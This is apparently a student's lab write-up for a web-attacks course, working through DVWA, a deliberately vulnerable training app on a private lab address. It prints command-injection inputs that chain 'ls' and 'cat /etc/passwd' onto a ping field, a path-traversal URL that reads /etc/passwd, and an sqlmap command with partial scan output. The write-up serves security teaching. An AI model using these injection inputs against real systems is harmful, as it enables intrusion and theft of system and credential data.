
Alexander Cannell


03/24/2017

CSIA 6210


**Week 10 - Web Attacks**


**1) Go through the dvwa sql injection path we took in the video, and dump the dvwa users table and when it asks if you want to crack the passwords choose yes. Give me the full output of that which should show the cracked passwords**







Brute Force:






Active Scan:






127.0.0.1 ; ls:




127.0.0.1 && ls && echo successful:




127.0.0.1 && cat /etc/passwd:



File Injection: <http://10.0.2.4/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd>




SQL Injection:




﻿

**root@kali**:**~**# sqlmap -u "http://10.0.2.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=14ac9133a20645f993ca413c2f31a6e8" --dbs  
 **\_**  
 **\_\_\_ \_\_\_| |\_\_\_\_\_ \_\_\_ \_\_\_ {1.0.9.1#dev}**  
**|\_ -| . | | | .'| . |**  
**|\_\_\_|\_ |\_|\_|\_|\_|\_\_,| \_|**  
 **|\_| |\_|** http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[\*] starting at 22:59:28  
  
[22:59:28] [INFO] testing connection to the target URL  
[22:59:29] [INFO] testing if the target URL is stable  
[22:59:30] [INFO] target URL is stable  
[22:59:30] [INFO] testing if GET parameter 'id' is dynamic  
[22:59:30] [WARNING] GET parameter 'id' does not appear dynamic  
[22:59:30] [INFO] heuristics detected web page charset 'ascii'  
**[22:59:30] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')**  
**[22:59:30] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting attacks**  
[22:59:30] [INFO] testing for SQL injection on GET parameter 'id'  
**it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]** y  
**for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]** y  
[22:59:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[22:59:54] [WARNING] reflective value(s) found and filtering out  
[22:59:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[22:59:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[22:59:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)'  
**[22:59:57] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)' injectable (with --not-string="Me")**  
[22:59:57] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[22:59:57] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'  
[22:59:57] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[22:59:57] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'  
[22:59:57] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON\_KEYS)'  
